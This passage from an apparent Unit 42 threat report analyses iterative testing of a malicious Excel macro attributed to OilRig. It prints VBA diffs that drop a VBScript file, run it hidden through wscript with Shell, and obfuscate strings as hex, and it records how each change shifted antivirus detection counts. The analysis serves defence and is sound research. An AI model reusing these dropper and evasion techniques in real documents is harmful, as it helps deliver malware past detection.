 To Len(strText)" & vbCrLf & "    strChar = Mid(strText, k, 1)" &
 vbCrLf & "    strHex = strHex & Right(""00"" &
 Hex(Asc(strChar)), 2)" & vbCrLf & "  Next" & vbCrLf & "" &
 vbCrLf & "  intLen = Len(strhex)" & vbCrLf & "" & vbCrLf & "  '
 Pad with zeros to multiple of 3 bytes." & vbCrLf & "  intTerm =
 intLen Mod 6" & vbCrLf & "  If (intTerm = 4) Then" & vbCrLf & "
 strHex = strHex & ""00""" & vbCrLf & "    intLen = intLen + 2" &
 vbCrLf & "  End If" & vbCrLf & "" & vbCrLf & "  If (intTerm = 2)
 Then" & vbCrLf & "    strHex = strHex & ""0000""" & vbCrLf & "
 intLen = intLen + 4" & vbCrLf & "  End If" & vbCrLf & "" &
 vbCrLf & "  ' Parse into groups of 3 hex bytes." & vbCrLf & ""
+ DDDD = DDDD + "j = 0" & vbCrLf & "  strWord = """"" & vbCrLf &
 "  encode = """"" & vbCrLf & "  For k = 1 To intLen Step 2" &
 vbCrLf & "    j = j + 1" & vbCrLf & "    strWord = strWord &
 Mid(strHex, k, 2)" & vbCrLf & "    If (j = 3) Then" & vbCrLf & "
 ' Convert 3 8-bit bytes into 4 6-bit characters." & vbCrLf & "
 lngValue = CCur(""&H"" & strWord)" & vbCrLf & "" & vbCrLf & "
 lngTemp = Fix(lngValue / 64)" & vbCrLf & "      lngChar =
 lngValue - (64 * lngTemp)" & vbCrLf & "      str64 = Mid(b64,
 lngChar + 1, 1)" & vbCrLf & "      lngValue = lngTemp" & vbCrLf
 & "" & vbCrLf & "      lngTemp = Fix(lngValue / 64)" & vbCrLf &
 "      lngChar = lngValue - (64 * lngTemp)" & vbCrLf & "
 str64 = Mid(b64, lngChar + 1, 1) & str64" & vbCrLf & "
 lngValue = lngTemp" & vbCrLf & ""
+ DDDD = DDDD + "      lngTemp = Fix(lngValue / 64)" & vbCrLf & "
 lngChar = lngValue - (64 * lngTemp)" & vbCrLf & "      str64 =
 Mid(b64, lngChar + 1, 1) & str64" & vbCrLf & "" & vbCrLf & "
 str64 = Mid(b64, lngTemp + 1, 1) & str64" & vbCrLf & "" & vbCrLf
 & "      encode = encode & str64" & vbCrLf & "      j = 0" &
 vbCrLf & "      strWord = """"" & vbCrLf & "    End If" & vbCrLf
```

Figure 9 Screenshot of diff between files related to Iteration 4 showing string obfuscation and use of the built-in Shell function

Iteration 5

Files	056ffc13a7a2e944f7ab8c99ea9a2d1b429bbafa280eb2043678aa8b259999aa -> 216ffed357b5fe4d71848c79f77716e9ecebdd010666cdb9edaadf7a8c9ec576
Filenames	sss.xls -> sss.xls
Delta	5 minutes 6 seconds
Positives	18 -> 5

In this iteration, the tester removes the call to the built-in Shell function that runs the "AppPool.vbs" script using wscript that they introduced in the previous iteration. Figure 10 shows that the tester removed the code on line 29 by replacing it with an empty line.

```
27    Print #1, DDDD
28    Close #1
29  - Call Shell("wscript /b
      C:\ProgramData\WindowsAppPool\AppPool.vbs", vbHide)
30    End Sub
31    Sub VVVV()
```

```
27    Print #1, DDDD
28    Close #1
29  +
30    End Sub
31    Sub VVVV()
```

Figure 10 Screenshot of diff between files related to Iteration 5 showing removal the call to the Shell function

Iteration 6

Files	216ffed357b5fe4d71848c79f77716e9ecebdd010666cdb9edaadf7a8c9ec576 -> 687027d966667780ab786635b0d4274b651f27d99717c5ba95e139e94ef114c3
Filenames	sss.xls -> sss.xls
Delta	5 minutes 14 seconds
Positives	5 -> 17

In this iteration, the tester reintroduces the call to the built-in Shell function that they removed in the prior iteration. However, the tester did not include the command to run by omitting the string to run the “AppPool.vbs” script using wscript. Figure 11 shows that the call to the Shell function has a blank command parameter. The detection rate increased considerably, which suggests that the detection rate was not based on the command itself, rather detection stemmed on the generic call to the built-in Shell function.



Figure 11 Screenshot of diff between files related to Iteration 6 showing the use of an empty command in the Shell function

Iteration

Files	687027d966667780ab786635b0d4274b651f27d99717c5ba95e139e94ef114c3 -> 364e2884251c151a29071a5975ca0076405a8cc2bab8da3e784491632ec07f56
Filenames	sss.xls -> sss.xls
Delta	10 minutes
Positives	17 -> 9

In this iteration, the tester reintroduces the command to run the “AppPool.vbs” script using wscript to the call to the built-in Shell function, as seen in Figure 12. However, this time the tester uses the “vbNormalFocus” flag instead of the “vbHide” flag, which runs the command in a visible command prompt window. This change lowers the detection rate by 8, which suggests that the use of the “vbHide” flag within the Shell function was considered malicious by several vendors.



Figure 12 Screenshot of diff between files related to Iteration 7 showing use of a visible window when running command

Iteration 8

Files	364e2884251c151a29071a5975ca0076405a8cc2bab8da3e784491632ec07f56 -> 66d678b097a2245f60f3d95bb608f3958aa0f5f19ca7e5853f38ea79885b9633
Filenames	sss.xls -> sss - Copy.xls

Delta	4 days 21 hours 24 minutes 31 seconds
Positives	9 -> 11

This iteration of testing was performed well after the previous iteration with the newly generated file being created almost 5 days after its predecessor. This large delta in file creation times could suggest a new round of testing activities; however, the filename for this newly generated file is “sss - Copy.xls” while the previous file was named “sss.xls”. Comparing these two filenames suggests that the tester may have copied the file generated in the previous iteration to use as a basis for this current iteration of testing. Due to the filenames and the changes made to the macros in these two documents, we are treating this activity as part of the ongoing testing efforts.

In this iteration, the tester made a few changes to multiple portions of the macro. First, the tester removed the line of code that would have the macro sleep for 10 seconds, which was first introduced in iteration 3. Figure 13 shows the removal of this line of code, which uses the “Application.Wait” function to sleep for 10 seconds.

```
9   Private Sub WorkBook_Open()                          9   Private Sub WorkBook_Open()
10  -                                                    
11    Call VVVV                                          10  Call VVVV
12  - Application.Wait (Now + TimeValue("0:00:10"))      
13    Call AAAA                                          11  Call AAAA
14    Call AA                                            12  Call AA
15    End Sub                                            13  End Sub
```

Figure 13 Screenshot of diff between files related to Iteration 8 showing removal of the sleep functionality

The next modification made by the tester involved obfuscating the string “wscript “ within the command run within the Shell function. The tester uses the same string obfuscation technique used in previous iterations by replacing the string with each character in hexadecimal form concatenated together. Figure 14 shows the obfuscated string “Chr(CLng("&H77")) & Chr(CLng("&H73")) & Chr(CLng("&H63")) & Chr(CLng("&H72")) & Chr(CLng("&H69")) & Chr(CLng("&H70")) & Chr(CLng("&H74")) & Chr(CLng("&H20"))” used to represent “wscript “.

Figure 14 also shows the tester changed the variable name used to store the ActiveSheet object that represents the current Excel worksheet. The tester changed this variable name from “sh” to “Sh” (line 41), which the tester also changed in each preceding line (lines 43, 45 and 47) when using the object.

```
27    Print #1, DDDD                                     24    Print #1, DDDD
28    Close #1                                           25    Close #1
29  - Call Shell("wscript /b                             26  + Call Shell(Chr(CLng("&H77")) & Chr(CLng("&H73")) &
      C:\ProgramData\WindowsAppPool\AppPool.vbs", vbNormalFocus)    Chr(CLng("&H63")) & Chr(CLng("&H72")) & Chr(CLng("&H69")) &
                                                           Chr(CLng("&H70")) & Chr(CLng("&H74")) & Chr(CLng("&H20")) &
                                                           "C:\ProgramData\WindowsAppPool\AppPool.vbs", vbNormalFocus)
                                                         27  +
30    End Sub                                            28    End Sub
31    Sub VVVV()                                         29    Sub VVVV()
32        Dim fdObj As Object                            30        Dim fdObj As Object
      @@ -40,13 +38,13 @@ Sub VVVV()
40    End Sub                                            38    End Sub
41    Sub AA()                                           39    Sub AA()
42                                                       40
43  - Set sh = ActiveSheet                               41  + Set Sh = ActiveSheet
44    On Error Resume Next                               42    On Error Resume Next
45  - Do While sh.Next.Visible <> xlSheetVisible         43  + Do While Sh.Next.Visible <> xlSheetVisible
46    If Err <> 0 Then Exit Do                           44    If Err <> 0 Then Exit Do
47  - Set sh = sh.Next                                   45  + Set Sh = Sh.Next
48    Loop                                               46    Loop
49  - sh.Next.Activate                                   47  + Sh.Next.Activate
50    On Error GoTo 0                                    48    On Error GoTo 0
```

Figure 14 Screenshot of diff between files related to Iteration 8 showing use of string obfuscation on command and modified variable name

Iteration 9

Files	66d678b097a2245f60f3d95bb608f3958aa0f5f19ca7e5853f38ea79885b9633 -> 70ff20f2e5c7fd90c6bfe92e28df585f711ee4090fc7669b3a9bd024c4e11702
Filenames	sss - Copy.xls -> sss - Copy.xls
Delta	1 minute 57 seconds
Positives	11 -> 7

In the last iteration of testing, the tester removes the entire line of code used to call the Shell function used to call the "AppPool.vbs" script that included the obfuscated "wscript" string. Figure 15 shows that the tester merely removed the entire line and did not replace it with any code, which suggests that the macro would never run the VBScript file that it saves to the system.



Figure 15 Screenshot of diff between files related to Iteration 9 showing removal of the Shell command

---

Source: https://unit42.paloaltonetworks.com/unit42-analyzing-oilrigs-ops-tempo-testing-weaponization-delivery/